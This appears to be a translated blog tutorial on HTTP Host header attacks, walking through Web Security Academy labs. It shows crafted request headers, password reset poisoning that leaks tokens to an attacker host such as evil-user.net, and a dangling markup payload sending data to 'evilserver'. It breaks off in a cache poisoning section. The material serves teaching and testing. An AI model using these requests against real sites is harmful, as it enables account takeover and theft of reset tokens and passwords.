Click to follow the public account, Java dry goodsTimely delivery
1. HTTP Host Header Attacks
Since HTTP/1.1, the HTTP Host header is a required request header. It specifies the domain name the client wants to access. For example, when a user accesses https://example.net/web-security, their browser will compose a request containing the Host header as follows:
GET /web-security HTTP/1.1
Host: example.net

In some cases, such as when requests are forwarded by proxies, the Host value may be changed before it reaches the intended backend component. This is known as a Host header attack.
2. The Role of HTTP Host Header
The purpose of the HTTP Host header is to help identify the backend component the client wants to communicate with. If the request does not include the Host header or if it is improperly formatted, it may cause issues when routing incoming requests to the application.
Historically, this vulnerability was not a significant issue because each IP address was used for content from a single domain. However, today, largely due to the presence of multiple web applications on the same IP (different ports, different domain resolutions, etc.), multiple websites and applications can often be accessed via the same IP address. The popularity of this approach is also partly due to the exhaustion of IPv4 addresses.
When multiple applications can be accessed via the same IP address, the most common reasons are one of the following:
- Virtual Hosting
A single web server hosts multiple websites or applications. This could be multiple sites with a single owner, or websites owned by different entities hosted on the same shared platform. They all share a common IP address with the server.
- Routing Traffic Through Proxies
Websites are hosted on different backend servers, but all traffic between the client and server is routed through a proxy system. This could be a simple load balancer or some kind of reverse proxy server. This setup is especially common when clients access websites through a Content Delivery Network (CDN).
In both of the above cases, even if the websites are hosted on separate backend servers, all their domain names resolve to a single IP address of the intermediary component. This brings the same issues as virtual hosting because the reverse proxy or load balancer needs to know which backend each request is intended for.
The role of the HTTP Host header is to specify which backend server the request should be sent to. For example, a letter needs to be delivered to someone living in an apartment building, which has many rooms, each of which can receive mail. By specifying the room number and the recipient (i.e., the HTTP Host header), the envelope can be delivered to the intended person.
3. What is an HTTP Host Header Attack?
Some websites handle the value of the Host header insecurely. If the server directly trusts the Host header without validating its legitimacy, an attacker may be able to use this controllable variable to inject a Host header to manipulate server-side behavior.
Off-the-shelf web applications often do not know which domain they are deployed on unless the domain is manually specified in the configuration file during installation. For example, when they need to know the current domain to generate absolute URLs included in emails, they may rely on the value in the Host header:
<a href="https://_SERVER['HOST']/support">Contact Support</a>
The Host header value can also be used for various interactions between different website systems.
Since the Host header is effectively user-controllable, this practice can lead to many issues. If the Host header is not validated or is used directly, it can combine with a range of other vulnerabilities for a “one-two punch” attack, such as:
-
Cache Poisoning
-
Logic Flaws in Special Business Functions
-
Routing-based SSRF
-
Classic Server-side Vulnerabilities such as SQL Injection (when the Host is used in SQL statements), etc.
4. How to Discover HTTP Host Header Attacks
First, determine if the server checks the Host header. After checking, does it still use the value of the Host header?
By modifying the Host value, if the server returns an error message:

It indicates that the server is checking the content of the Host header. As for whether it uses the value of the Host header, there are several methods to discover:
Modify the Host Value
Simply put, you can modify the Host value in the HTTP header. If you observe that the modified value appears in the response packet, it indicates the existence of a vulnerability.
However, sometimes tampering with the Host header value may lead to being unable to access the web application, resulting in an “Invalid Host Header” error message, especially when accessing the target through a CDN.
The latest interview questions on HTTP have been compiled, and you can practice online in the Java interview library mini-program.
Add Duplicate Host Headers
Adding duplicate Host headers, usually one of the two Host headers is valid, which can be understood as one ensuring that the request is correctly sent to the target server; the other is to pass the payload to the backend server.
GET /example HTTP/1.1
Host: vulnerable-website.com
Host: attackd-stuff
Use Absolute Path URLs
Although many requests typically use relative paths on the request domain, there are also requests configured with absolute URLs.
GET https://vulnerable-website.com/ HTTP/1.1
Host: attack-stuff
Sometimes you can also try different protocols, such as HTTP or HTTPS.
Add Indentation or New Lines
When some sites block requests with multiple Host headers, you can bypass this by adding indentation characters in the HTTP header:
GET /example HTTP/1.1
 Host: attack-stuff
Host: vulnerable-website.com
Inject Fields That Override the Host Header
Fields similar to the Host header function, such as X-Forwarded-Host, X-Forwarded-For, etc., are sometimes enabled by default.
GET /example HTTP/1.1
Host: vulnerable-website.com
X-Forwarded-Host: attack-stuff
There are also other fields like:
- X-Host
- X-Forwarded-Server
- X-HTTP-Host-Override
- Forwarded
Ignore Port and Only Validate Domain Name
When modifying or adding duplicate Host headers is intercepted, you can try to understand how the web application parses the Host header.
For example, some parsing algorithms will ignore the port value in the Host header and only validate the domain name. In this case, you can modify the Host as follows:
GET /example HTTP/1.1
Host: vulnerable-website.com:attack-stuff
Keep the domain name unchanged, modify the port value to a non-port number (non-numeric), and place the payload of the Host header attack in the port value to perform the Host header attack.
5. Examples of HTTP Host Header Attack Vulnerabilities
5.1 Password Reset Poisoning
Based on the characteristics of HTTP Host header attacks, it is widely used in password reset poisoning: an attacker can manipulate the password reset link generated by the website in the case of password reset, causing it to send to a domain specified by the attacker, using this to steal the token for resetting any user’s password.

The general process of a reset password (forgot password) function is as follows:
- The user enters their username or email address and submits a password reset request.
- The website checks whether the user exists and then generates a temporary, unique, complex token associated with the backend user account.
- The website sends an email to the user containing a link to reset their password. The reset token parameter is included in the corresponding URL:
https://normal-website.com/reset?token=0a1b2c3d4e5f6g7h8i9j
- When the user accesses this URL, the website will check whether the provided token is valid and use it to determine which account to reset. If everything matches, the user can proceed to reset their password. Finally, the token is destroyed.
The security of the above steps relies on: only the target user can access their email, thereby accessing their unique token.
Password reset poisoning is a vulnerability that allows stealing this token to change another user’s password.
If the website’s password reset process entirely relies on user-controllable input (such as the HTTP Host header), this can lead to password reset poisoning:
-
The attacker obtains the victim’s username or email address and submits a password reset request, intercepting the request and modifying the HTTP Host header to their specified domain, such as evil-user.net.
-
The victim receives a password reset email, but because the attacker modified the Host header, and the web program generates the reset link entirely based on the Host header, the following URL is generated:
https://evil-user.net/reset?token=0a1b2c3d4e5f6g7h8i9j
-
If the victim clicks on that link, the reset password token will be sent to the attacker’s server, evil-user.net.
-
Once the attacker obtains the reset token, they will construct a request to access the real password reset URL to reset the password.
5.1.1 Password Reset Poisoning – Basic
After understanding the process and principles of password reset poisoning above, here we demonstrate a basic password reset poisoning caused by an HTTP Host header attack.
First, enter the username or user’s email to reset the password of the specified user:

After submission, a password reset email will be sent to the wiener user’s mailbox (packet as shown in the right image):

Note the reset password link, could it be influenced by the value of the Host header?
Let’s verify whether there is an HTTP Host header attack by modifying the Host header value to baidu.com:

It is found that the request can be received by the backend server, so there is an HTTP Host header attack.
Here we input the victim user carlos to reset the password and then intercept the request to change the Host header value to our own server:

Then on our own server, we can see the stolen reset password token in the access logs:

Then, based on the known link pattern, construct the reset password link:
https://ac651f551e5317b8800207bd008f000f.web-security-academy.net/forgot-password?temp-forgot-password-token=00YIexUDyNLEJkaBXDoCILWtZAGaxgi7

Then proceed to enter the new password interface, successfully completing the password reset poisoning. Click to follow the public account, Java dry goodsTimely delivery
5.1.2 Password Reset Poisoning – Injecting Fields That Override the Host Header
Sometimes directly modifying the Host header, adding duplicate Host header values, and obfuscating the Host header may not work:

You can try using HTTP fields with similar functions to the Host header, such as X-Forwarded-Host, X-Forwarded-For, etc., to perform fuzzing:

In fact, it can be influenced by the X-Forwarded-Host field, leading to a Host header attack. When multiple fields are added and the request is intercepted, you can use methods like elimination or binary search to determine which field is effective.
If you want to become an architect, this architect map is recommended to take a look at, to avoid detours.
For the victim user carlos, perform password reset poisoning:


Then construct the link:
https://acf11f4e1f164378800b165b00bb007d.web-security-academy.net/forgot-password?temp-forgot-password-token=o8gD3Le1K0YQcb2AaASgiI8F2eVI5m3h
5.1.3 Password Reset Poisoning – Dangling Markup Technique
First, let’s briefly introduce the Dangling Markup technique:
- Dangling markup technique
The Dangling Markup technique is a method to steal page content without scripts by using resources like images (combined with CSP running policies) to send data to a remote location controlled by the attacker. It is very useful when reflected XSS does not work or is blocked by a Content Security Policy (CSP). The idea is to insert some incomplete HTML, such as the src attribute of an image tag, while the remaining tags on the page close that attribute, but the data (including stealing the content of the page) is sent to the remote server in between.
For example, if we inject an img tag at a reflected XSS injection point:
<img src="https://evilserver/?
The injected point and the code up to the next double quote will be sent to the attacker’s https://evilserver server, where the sent code or content may include sensitive information, such as CSRF tokens, etc., in conjunction with reflected XSS to complete the CSRF exploitation.
When can the Dangling Markup technique be used? How is it related to the theme of our article?
Let’s get straight to the point. When entering the username that needs to reset the password, the user’s email will receive the following email:

There is a link that redirects to the login page, followed closely by a randomly generated password after the reset.
At this point, consider whether this link is derived from the Host header value? As long as this value is controllable, you can use the Host header attack to implement Dangling Markup attacks, including the password that immediately follows the link, and combine the Host header attack to direct the request to the attacker’s server. A complete theft operation is accomplished.
- Step one, find the Host header attack point:
By fuzzing, it can be found that the type of Host header attack is to ignore the port and only validate the domain name. That is, when the server validates the Host domain, it only checks the domain name while ignoring the port value, causing the port value to be controllable (it can be numeric or character):


By injecting payload in the port of the Host header, the Host header attack can still be realized.
- Step two, using the controllable variable Host: ip:port to implement the Dangling Markup technique, thus carrying the password to the attacker’s server:
Note that you need to close the double quote here. After trying, entering a single quote automatically converts to a double quote on the server, so here we close the double quote with a single quote, and then add a custom <a href=xxx.attack-domain> tag to carry the password:

The original normal HTML looks like this:

By using the Dangling Markup technique, injecting a ? character in the link of the a tag allows all values after it to be treated as URL parameters and sent to the attacker’s server:

This is also the essence of the Dangling Markup technique, where the core point is:
The controllable variable is followed by the key data that needs to be stolen (including tokens, passwords, etc.)
On the attacker’s server, the request forwarded by the Host header attack can be seen, successfully stealing the victim’s reset password:

5.2 Host Header Attack + Cache Poisoning
When a web site with a Host header attack does not have a password reset function, this vulnerability seems to have no impact, as it is impossible to drive users to intercept packets and modify the Host header to assist the attacker in completing a series of attacks.
However, if the target site uses web caching, it can poison the cache to provide other users with a cached response containing malware. At this point, the Host header attack vulnerability transforms into a vulnerability similar to stored XSS. To construct a web cache poisoning attack:
-
You need to find the cache key that maps to other user requests;
-
The next step is to cache this malicious response;
-
Then, this malicious cache will be provided to all users attempting to access the affected page.
- Step one, find the Host header attack point:
By adding duplicate Host values to the homepage of the site, you can achieve an overriding effect and verify the existence of a Host header attack:
